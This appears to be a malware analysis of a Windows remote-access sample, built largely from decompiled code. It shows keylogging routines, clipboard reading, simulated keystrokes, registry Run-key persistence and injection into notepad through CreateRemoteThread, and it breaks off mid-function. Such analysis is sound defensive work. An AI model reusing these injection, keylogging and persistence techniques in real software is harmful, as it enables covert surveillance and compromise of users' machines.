CreateProcessA((LPCSTR)0x0,lpCommandLine,lpProcessAttributes,lpThreadAttributes,bInheritHandles,
               dwCreationFlags,lpEnvironment,lpCurrentDirectory,lpStartupInfo,lpProcessInformation
               );
local_58 = FUN_00474d58(local_e4.hProcess,(longlong *)"kernel32.dll");
local_54 = FUN_00474d58(local_e4.hProcess,(longlong *)"user32.dll");
local_50 = FUN_00474d58(local_e4.hProcess,(longlong *)"Sleep");
local_4c = FUN_00474d58(local_e4.hProcess,(longlong *)"MessageBoxA");
local_3c = FUN_00474d58(local_e4.hProcess,(longlong *)"CreateProcessA");
local_48 = FUN_00474d58(local_e4.hProcess,(longlong *)"GetLastError");
local_44 = FUN_00474d58(local_e4.hProcess,(longlong *)"SetLastError");
local_40 = FUN_00474d58(local_e4.hProcess,(longlong *)"CreateMutexA");
local_30 = FUN_00474d58(local_e4.hProcess,(longlong *)"CloseHandle");
local_2c = FUN_00474d58(local_e4.hProcess,(longlong *)"ExitThread");
local_20 = FUN_00474d58(local_e4.hProcess,(longlong *)"OpenProcess");
local_18 = FUN_00474d58(local_e4.hProcess,(longlong *)"DCPERSFWBP");
local_24 = FUN_00474d58(local_e4.hProcess,(longlong *)"TerminateProcess");
local_28 = FUN_00474d58(local_e4.hProcess,(longlong *)"GetExitCodeProcess");
p1Var2 = (longlong *)FUN_004059dc(local_10);
local_34 = FUN_00474d58(local_e4.hProcess,p1Var2);
local_38 = FUN_00474d58(local_e4.hProcess,(longlong *)"WaitForSingleObject");
p1Var2 = (longlong *)FUN_004059dc((undefined *)local_c);
local_1c = FUN_00474d58(local_e4.hProcess,p1Var2);
local_14 = local_e4.dwProcessId;
pcVar4 = "LoadLibraryA";
pHVar3 = GetModuleHandleA("kernel32");
local_90 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "GetProcAddress";
pHVar3 = GetModuleHandleA("kernel32");

```

```

pHVar3 = GetModuleHandleA("kernel32");
local_8c = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "Sleep";
pHVar3 = GetModuleHandleA("kernel32");
local_84 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "MessageBoxA";
pHVar3 = GetModuleHandleA("user32");
local_88 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "CloseHandle";
pHVar3 = GetModuleHandleA("kernel32");
local_64 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "CreateProcessA";
pHVar3 = GetModuleHandleA("kernel32");
local_7c = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "GetLastError";
pHVar3 = GetModuleHandleA("kernel32");
local_80 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "SetLastError";
pHVar3 = GetModuleHandleA("kernel32");
local_74 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "CreateMutexA";
pHVar3 = GetModuleHandleA("kernel32");
local_5c = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "GetExitCodeProcess";
pHVar3 = GetModuleHandleA("kernel32");
local_60 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "ExitThread";
pHVar3 = GetModuleHandleA("kernel32");
local_70 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "TerminateProcess";
pHVar3 = GetModuleHandleA("kernel32");
local_68 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "WaitForSingleObject";

pHVar3 = GetModuleHandleA("kernel32");
local_78 = GetProcAddress(pHVar3,pcVar4);
pcVar4 = "OpenProcess";
pHVar3 = GetModuleHandleA("kernel32");
local_6c = GetProcAddress(pHVar3,pcVar4);
FUN_00474e20(local_e4.hProcess,&DAT_00475328,&local_90,'\0',0x80);
*in_FS_OFFSET = uStack_fc;
puStack_f4 = &LAB_00475830;
puStack_f8 = (undefined *)0x475828;
FUN_00405554((int *)&local_10,3);
return;

```

VkKeyScan Key logging related

```

uVar1 = (uint)param_1;
if (0x5a < uVar1) {
    if (uVar1 < 0xa4) {
        if (uVar1 == 0xa3) goto LAB_00461a4f;
        if ((uVar1 - 0x5b < 4) || (uVar1 == 0x60) || (uVar1 - 0x7b < 4)) goto LAB_00461a6e;
    }
    else if ((uVar1 == 0xa7) || (uVar1 == 0xb0) || (uVar1 == 0xb5)) goto LAB_00461a4f;
LAB_00461a89:
    SVar2 = VkKeyScanA(param_1);
    FUN_004619c4((BYTE)SVar2);
    return;
}
if (uVar1 < 0x2e) {
    if (uVar1 == 0x23) {
LAB_00461a6e:
        FUN_004619ac('\x01');
        SVar2 = VkKeyScanA(param_1);
        FUN_004619c4((BYTE)SVar2);
        FUN_004619ac('\0');
        return;
    }
    if ((uVar1 != 0x25) && (uVar1 != 0x2b)) goto LAB_00461a89;
}
else if ((0xb < uVar1 - 0x2e) && (uVar1 != 0x3f)) {
    if (uVar1 == 0x40) goto LAB_00461a6e;
    if (0x19 < uVar1 - 0x41) goto LAB_00461a89;
}
LAB_00461a4f:
    FUN_00461990('\x10', '\x01');
    SVar2 = VkKeyScanA(param_1);
    FUN_004619c4((BYTE)SVar2);
    FUN_00461990('\x10', '\0');
    return;

```


VkKeyScan function graph


```


004619e4 - FUN_004619e4
undefined __register FUN_004619e4 (byte param_1)
undefined      AL:1      <RETURN>
byte          AL:1      param_1

FUN_004619e4
...19e4 PUSH EEX
...19e5 MOV EEX,param_1
...19e7 MOVZX param_1,EL
...19ea CMP param_1,0x5b
...19ed JGE LAB_00461a20

```







Clipboard stealing related

Decompile: FUN_00428418 - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1450005B7FD02333)

```

1
2 void FUN_00428418(int *param_1)
3
4 {
5     HENHMETAFILE pHVar1;
6     int iVar2;
7     int local_50;
8     int local_4c;
9     int local_48;
10    int local_44;
11
12    pHVar1 = (HENHMETAFILE)GetClipboardData(0xe);
13    if (pHVar1 == (HENHMETAFILE)0x0) {
14        FUN_004259e0((int **)PTR_PTR_DAI_00494b24);
15    }
16    FUN_00427bb4((int)param_1);
17    iVar2 = param_1[10];
18    pHVar1 = CopyEnhMetaFileA(pHVar1, (LPCSTR)0x0);
19    *(HENHMETAFILE *) (iVar2 + 8) = pHVar1;
20    GetEnhMetaFileHeader(*(HENHMETAFILE *) (iVar2 + 8), 100, (LPENHMETAHEADER)&stack0xffffffff98);
21    *(int *) (iVar2 + 0xc) = local_48 - local_50;
22    *(int *) (iVar2 + 0x10) = local_44 - local_4c;
23    *(undefined2 *) (iVar2 + 0x18) = 0;
24    *(undefined *) (param_1 + 0xb) = 1;
25    iVar2 = (**(code **) (*param_1 + 0x24)) ();
26    *(bool *) ((int)param_1 + 0x22) = iVar2 != 0;
27    (**(code **) (*param_1 + 0x10)) (param_1, param_1);
28    return;
29}
30

```

Imported APIs

USER32.DLL			
+	ActivateKeyboardLayout	+	DispatchMessageW
+	AdjustWindowRectEx	+	DrawEdge
+	BeginPaint	+	DrawFrameControl
+	CallNextHookEx	+	DrawIcon
+	CallWindowProcA	+	DrawIconEx
+	CharLowerA	+	DrawMenuBar
+	CharLowerBuffA	+	DrawTextA
+	CharNextA	+	EmptyClipboard
+	CharNextA	+	EnableMenuItem
+	CharToOemA	+	EnableScrollBar
+	CharUpperBuffA	+	EnableWindow
+	CheckMenuItem	+	EndPaint
+	ClientToScreen	+	EnumChildWindows
+	CloseClipboard	+	EnumClipboardFormats
+	CreateIcon	+	EnumDisplayDevicesA
+	CreateMenu	+	EnumDisplayMonitors
+	CreatePopupMenu	+	EnumThreadWindows
+	CreateWindowExA	+	EnumWindows
+	DefFrameProcA	+	EqualRect
+	DefMDIChildProcA	+	ExitWindowsEx
+	DefWindowProcA	+	FillRect
+	DeleteMenu	+	FindWindowA
+	DestroyCursor	+	FindWindowExA
+	DestroyIcon	+	FrameRect
+	DestroyMenu	+	GetActiveWindow
+	DestroyWindow	+	GetCapture
+	DestroyWindow	+	GetClassInfoA
+	DispatchMessageA	+	GetClassLongA
		+	GetClassNameA
		+	GetClientRect
		+	GetClipboardData
		+	GetCursor
		+	GetCursorPos
		+	GetDC
		+	GetDCEX
		+	GetDesktopWindow
		+	GetFocus
		+	GetForegroundWindow
		+	GetIconInfo
		+	GetKeyboardLayout
		+	GetKeyboardLayoutList
		+	GetKeyboardLayoutNameA
		+	GetKeyboardState
		+	GetKeyboardType
		+	GetKeyNameTextA
		+	GetKeyState
		+	GetLastActivePopup
		+	GetLastInputInfo
		+	GetMenu
		+	GetMenuItemCount
		+	GetMenuItemID
		+	GetMenuItemInfoA
		+	GetMenuState
		+	GetMenuStringA
		+	GetMessageA
		+	GetMessagePos
		+	GetMonitorInfoA
		+	GetParent
		+	GetPropA
		+	GetScrollInfo
		+	GetScrollPos
		+	GetScrollRange

+	fx	GetSubMenu	+	fx	keybd_event	+	fx	RemovePropA
+	fx	GetSysColor	+	fx	KillTimer	+	fx	ScreenToClient
+	fx	GetSysColorBrush	+	fx	LoadBitmapA	+	fx	ScrollWindow
+	fx	GetSystemMenu	+	fx	LoadCursorA	+	fx	SendMessageA
+	fx	GetSystemMetrics	+	fx	LoadIconA	+	fx	SendMessageW
+	fx	GetTopWindow	+	fx	LoadKeyboardLayoutA	+	fx	SetActiveWindow
+	fx	GetWindow	+	fx	LoadStringA	+	fx	SetCapture
+	fx	GetWindowDC	+	fx	LoadStringA	+	fx	SetClassLongA
+	fx	GetWindowLongA	+	fx	LockWorkStation	+	fx	SetClipboardData
+	fx	GetWindowLongW	+	fx	MapVirtualKeyA	+	fx	SetCursor
+	fx	GetWindowPlacement	+	fx	MapWindowPoints	+	fx	SetCursorPos
+	fx	GetWindowRect	+	fx	MessageBoxA	+	fx	SetFocus
+	fx	GetWindowTextA	+	fx	MessageBoxA	+	fx	SetForegroundWindow
+	fx	GetWindowTextLengthA	+	fx	mouse_event	+	fx	SetMenu
+	fx	GetWindowThreadProcessId	+	fx	MsgWaitForMultipleObjects	+	fx	SetMenuItemInfoA
+	fx	InflateRect	+	fx	MsgWaitForMultipleObjects	+	fx	SetParent
+	fx	InsertMenuA	+	fx	OemToCharA	+	fx	SetPropA
+	fx	InsertMenuItemA	+	fx	OffsetRect	+	fx	SetRect
+	fx	IntersectRect	+	fx	OpenClipboard	+	fx	SetScrollInfo
+	fx	InvalidateRect	+	fx	PeekMessageA	+	fx	SetScrollPos
+	fx	IsChild	+	fx	PeekMessageW	+	fx	SetScrollRange
+	fx	IsClipboardFormatAvailable	+	fx	PostMessageA	+	fx	SetTimer
+	fx	IsDialogMessageA	+	fx	PostQuitMessage	+	fx	SetWindowLongA
+	fx	IsDialogMessageW	+	fx	PtInRect	+	fx	SetWindowLongW
+	fx	IsIconic	+	fx	RedrawWindow	+	fx	SetWindowPlacement
+	fx	IsRectEmpty	+	fx	RegisterClassA	+	fx	SetWindowPos
+	fx	IsWindow	+	fx	RegisterClipboardFormatA	+	fx	SetWindowsHookExA
+	fx	IsWindowEnabled	+	fx	RegisterWindowMessageA	+	fx	SetWindowTextA
+	fx	IsWindowUnicode	+	fx	ReleaseCapture	+	fx	ShowOwnedPopups
+	fx	IsWindowVisible	+	fx	ReleaseDC	+	fx	ShowScrollBar
+	fx	IsZoomed	+	fx	RemoveMenu	+	fx	ShowWindow
+	fx	SystemParametersInfoA						
+	fx	ToAscii						
+	fx	TrackPopupMenu						
+	fx	TranslateMDISysAccel						
+	fx	TranslateMessage						
+	fx	UnhookWindowsHookEx						
+	fx	UnregisterClassA						
+	fx	UpdateWindow						
+	fx	VkKeyScanA						
+	fx	WaitMessage						
+	fx	WindowFromPoint						

Keylogging related


```

7 LAB_00481c4c:
3     GetKeyState(0x14);
3     GetKeyState(0x11);
3     GetKeyState(0xa0);
1     GetKeyState(0xa1);
2     if (!bVar7) {
3         BVar5 = GetKeyboardState(local_108);
4         iVar6 = FUN_0040f310(BVar5);
5         if (iVar6 != 0) {
6             FUN_00405c6c(&local_8,2);
7             uFlags = 0;
3             lpChar = thunk_FUN_004059f0(&local_8);
3             lpKeyState = local_108;
3             UVar1 = *param_6;
1             uScanCode = MapVirtualKeyA(UVar1,0);
2             iVar6 = ToAscii(UVar1,uScanCode,lpKeyState,(LPWORD)lpChar,uFlags);
3             if (iVar6 == 0) {
4                 FUN_00405530((int *)&local_8);
5             }
5             else if (iVar6 == 1) {
7                 FUN_00405c6c(&local_8,1);
3             }
3             else if (iVar6 != 2) {
5                 FUN_00405530((int *)&local_8);
1             }
2         }
3     }
4     break;
5 case 0x90:
5     FUN_004055c8((int *)&local_8,(int)"[NUM_LOCK]");
7 }

```

```

1
2 void FUN_00461990(BYTE param_1,char param_2)
3
4 {
5     DWORD dwFlags;
6
7     if (param_2 == '\0') {
8         dwFlags = 2;
9     }
10    else {
11        dwFlags = 0;
12    }
13    keybd_event(param_1,'\0',dwFlags,0);
14    return;
15}
16

```

```

    puStack_c = &stack0xffffffffc;
    FUN_00405974(local_8,"CTRLA");
    if (bVar1) {
        keybd_event('\x11','E',1,0);
        keybd_event('A','E',1,0);
        keybd_event('\x11','E',3,0);
        keybd_event('A','E',3,0);
    }
    else {
        FUN_00405974(local_8,"CTRLV");
        if (bVar1) {
            keybd_event('\x11','E',1,0);
            keybd_event('V','E',1,0);
            keybd_event('\x11','E',3,0);
            keybd_event('V','E',3,0);
        }
        else {
            FUN_00405974(local_8,"CTRLC");
            if (bVar1) {
                keybd_event('\x11','E',1,0);
                keybd_event('C','E',1,0);
                keybd_event('\x11','E',3,0);
                keybd_event('C','E',3,0);
            }
        }
    }
}

```

```

else {
    FUN_00405974(local_8,"CTRLX");
    if (bVar1) {
        keybd_event('\x11','E',1,0);
        keybd_event('X','E',1,0);
        keybd_event('\x11','E',3,0);
        keybd_event('X','E',3,0);
    }
    else {
        FUN_00405974(local_8,"CTRLP");
        if (bVar1) {
            keybd_event('\x11','E',1,0);
            keybd_event('P','E',1,0);
            keybd_event('\x11','E',3,0);
            keybd_event('P','E',3,0);
        }
        else {
            FUN_00405974(local_8,"CTRLZ");
            if (bVar1) {
                keybd_event('\x11','E',1,0);
                keybd_event('Z','E',1,0);
                keybd_event('\x11','E',3,0);
                keybd_event('Z','E',3,0);
            }
            else {
                FUN_00405974(local_8,"CTRLY");
                if (bVar1) {
                    keybd_event('\x11','E',1,0);
                    keybd_event('Y','E',1,0);
                    keybd_event('\x11','E',3,0);
                    keybd_event('Y','E',3,0);
                }
            }
        }
    }

else {
    FUN_00405974(local_8,"CTRLF");
    if (bVar1) {
        keybd_event('\x11','E',1,0);
        keybd_event('F','E',1,0);
        keybd_event('\x11','E',3,0);
        keybd_event('F','E',3,0);
    }
}

```

Remote strings identified

Defined Strings - 11 items (of 2394)			
Location	String Value	String Representation	Data Type
00472e28	I wasn't able to open the hosts file...	"I wasn't able to open the hosts file..."	ds
0047e6bc	#RemoteScreenSize	"#RemoteScreenSize"	ds
0047e930	ACTIVEREMOTESHELL	"ACTIVEREMOTESHELL"	ds
0047e95c	SUBMREMOTESHELL	"SUBMREMOTESHELL"	ds
0047e974	KILLREMOTESHELL	"KILLREMOTESHELL"	ds
00483ea4	SYSERRCannot open remote proce...	"SYSERRCannot open remote proc..."	ds
00483f0c	SYSINFORemote process (	"SYSINFORemote process ("	ds
0049ef9e	CreateRemoteThread	"CreateRemoteThread"	ds
004c96c8	Remote Service Application	u"Remote Service Application"	unicode
004c9768	Remote Service Application	u"Remote Service Application"	unicode
004c98b8	Remote Service Application	u"Remote Service Application"	unicode

Filter: Remote

Process injection related

```

while (iVar2 = FUN_00483f50((int)"cmd.exe"), 0 < iVar2) {
    DVar4 = FUN_00483f50((int)"cmd.exe");
    FUN_00484388(DVar4);
}
while( true ) {
    iVar2 = FUN_00483f50((int)"notepad.exe");
    uVar6 = iVar2 == 0;
    if (iVar2 < 1) break;
    DVar4 = FUN_00483f50((int)"notepad.exe");
    FUN_00484388(DVar4);
}
FUN_004735e8((int)"INSTALL",&local_c);
FUN_00405974((char *)local_c,"1");
if ((bool)uVar6) {
    FUN_004735e8((int)"KEYNAME",&local_10);
    FUN_0046ff10("HKCU",(int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
        (undefined *)local_10);
}
FUN_004735e8((int)"INSTALL",&local_14);
FUN_00405974((char *)local_14,"1");
uVar3 = extraout_ECX;
uVar5 = extraout_EDX;
if ((bool)uVar6) {
    FUN_004853d8();
    uVar3 = extraout_ECX_00;
    uVar5 = extraout_EDX_00;
}

cVar1 = FUN_00473b6c();
if (cVar1 == '\\0') {
    FUN_0040f234((HMODULE)0x0,&local_18);
    FUN_00474f80("notepad",local_18);
}

```

```

51  local_10 = (undefined *)0x0;
52  puStack_d0 = (undefined *)0x474f9e;
53  local_c = param_2;
54  local_8 = param_1;
55  FUN_004059cc((int)param_1);
56  puStack_d0 = (undefined *)0x474fa6;
57  FUN_004059cc((int)local_c);
58  puStack_d4 = &LAB_00475246;
59  uStack_d8 = *in_FS_OFFSET;
60  *in_FS_OFFSET = &uStack_d8;
61  puStack_d0 = &stack0xffffffffc;
62  FUN_00403af4((undefined8 *)&local_b4,0x44,0);
63  local_b4.cb = 0x44;
64  local_b4.dwFlags = 1;
65  local_b4.wShowWindow = 0;
66  lpProcessInformation = &local_c4;
67  lpStartupInfo = &local_b4;
68  lpCurrentDirectory = (LPCSTR)0x0;
69  lpEnvironment = (LPVOID)0x0;
70  dwCreationFlags = 0x8000000;
71  bInheritHandles = 0;
72  lpThreadAttributes = (LPSECURITY_ATTRIBUTES)0x0;
73  lpProcessAttributes = (LPSECURITY_ATTRIBUTES)0x0;
74  lpCommandLine = FUN_004059dc(local_8);
75  CreateProcessA((LPCSTR)0x0,lpCommandLine,lpProcessAttributes,lpThreadAttributes,bInheritHandles,
76                dwCreationFlags,lpEnvironment,lpCurrentDirectory,lpStartupInfo,lpProcessInformation
77                );
78  uVar1 = FUN_0040a26c(local_8);
79  if ((char)uVar1 == '\0') {
80      FUN_004055c8((int *)&local_8,(int)"notepad");
81  }

```

```

82  uVar1 = FUN_0040a26c((undefined *)local_c);
83  if ((char)uVar1 == '\0') {
84      FUN_0040f234((HMODULE)0x0,&local_c);
85  }
86  FUN_004055c8((int *)&local_10,(int)local_c);
87  local_44 = FUN_00474d58(local_c4.hProcess,(longlong *)"kernel32.dll");
88  local_40 = FUN_00474d58(local_c4.hProcess,(longlong *)"user32.dll");
89  local_3c = FUN_00474d58(local_c4.hProcess,(longlong *)"Sleep");
90  local_38 = FUN_00474d58(local_c4.hProcess,(longlong *)"MessageBoxA");
91  local_34 = FUN_00474d58(local_c4.hProcess,(longlong *)"ExitThread");
92  local_30 = FUN_00474d58(local_c4.hProcess,(longlong *)"DeleteFileA");
93  local_2c = FUN_00474d58(local_c4.hProcess,(longlong *)"GetLastError");
94  local_28 = FUN_00474d58(local_c4.hProcess,(longlong *)"TerminateProcess");
95  local_1c = FUN_00474d58(local_c4.hProcess,(longlong *)"CloseHandle");
96  local_24 = FUN_00474d58(local_c4.hProcess,(longlong *)"OpenProcess");
97  local_20 = FUN_00474d58(local_c4.hProcess,(longlong *)"GetExitCodeProcess");
98  plVar2 = (longlong *)FUN_004059dc(local_10);
99  local_14 = FUN_00474d58(local_c4.hProcess,plVar2);
100 local_18 = local_c4.dwProcessId;
101 pcVar4 = "LoadLibraryA";
102 pHVar3 = GetModuleHandleA("kernel32");
103 local_70 = GetProcAddress(pHVar3,pcVar4);
104 pcVar4 = "GetProcAddress";
105 pHVar3 = GetModuleHandleA("kernel32");
106 local_6c = GetProcAddress(pHVar3,pcVar4);
107 pcVar4 = "Sleep";
108 pHVar3 = GetModuleHandleA("kernel32");
109 local_64 = GetProcAddress(pHVar3,pcVar4);
110 pcVar4 = "MessageBoxA";
111 pHVar3 = GetModuleHandleA("kernel32");

```

```

112 local_64 = GetProcAddress(pHVar3,pcVar4);
113 pcVar4 = "ExitThread";
114 pHVar3 = GetModuleHandleA("kernel32");
115 local_60 = GetProcAddress(pHVar3,pcVar4);
116 pcVar4 = "DeleteFileA";
117 pHVar3 = GetModuleHandleA("kernel32");
118 local_5c = GetProcAddress(pHVar3,pcVar4);
119 pcVar4 = "GetLastError";
120 pHVar3 = GetModuleHandleA("kernel32");
121 local_58 = GetProcAddress(pHVar3,pcVar4);
122 pcVar4 = "TerminateProcess";
123 pHVar3 = GetModuleHandleA("kernel32");
124 local_54 = GetProcAddress(pHVar3,pcVar4);
125 pcVar4 = "CloseHandle";
126 pHVar3 = GetModuleHandleA("kernel32");
127 local_50 = GetProcAddress(pHVar3,pcVar4);
128 pcVar4 = "OpenProcess";
129 pHVar3 = GetModuleHandleA("kernel32");
130 local_4c = GetProcAddress(pHVar3,pcVar4);
131 pcVar4 = "GetExitCodeProcess";
132 pHVar3 = GetModuleHandleA("kernel32");
133 local_48 = GetProcAddress(pHVar3,pcVar4);
134 FUN_00474e20(local_c4.hProcess,&LAB_00474e94,&local_70,'\0',0x60);
135 *in_FS_OFFSET = uStack_d8;
136 puStack_d0 = &LAB_0047524d;
137 puStack_d4 = (undefined *)0x475245;
138 FUN_00405554((int *)&local_10,3);
139 return;
140}

```

```
dwCreationFlags = 0x8000000;
```



```

1
2 HANDLE FUN_00474e20(HANDLE param_1,byte *param_2,LPCVOID param_3,char param_4,SIZE_T param_5)
3
4 {
5     LPVOID lpParameter;
6     SIZE_T SVar1;
7     LPTHREAD_START_ROUTINE lpStartAddress;
8     HANDLE hHandle;
9     DWORD local_10;
10    SIZE_T local_c;
11    LPCVOID local_8;
12
13    local_8 = param_3;
14    lpParameter = FUN_00474df0(param_1,param_3,param_5);
15    SVar1 = FUN_00474d34(param_2);
16    lpStartAddress = (LPTHREAD_START_ROUTINE) FUN_00474df0(param_1,param_2,SVar1);
17    hHandle = CreateRemoteThread(param_1,(LPSECURITY_ATTRIBUTES) 0x0,0,lpStartAddress,lpParameter,0,
18                                &local_10);
19    if (param_4 != '\0') {
20        WaitForSingleObject(hHandle,0xffffffff);
21        ReadProcessMemory(param_1,lpParameter,local_8,param_5,&local_c);
22    }
23    return hHandle;
24}

hHandle = CreateRemoteThread(param_1,(LPSECURITY_ATTRIBUTES) 0x0,0,lpStartAddress,lpParameter,0,
                              &local_10);

```

Decompile: FUN_00474df0 - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1450005B7FD0233)

```

1
2 LPVOID FUN_00474df0(HANDLE param_1,LPCVOID param_2,SIZE_T param_3)
3
4 {
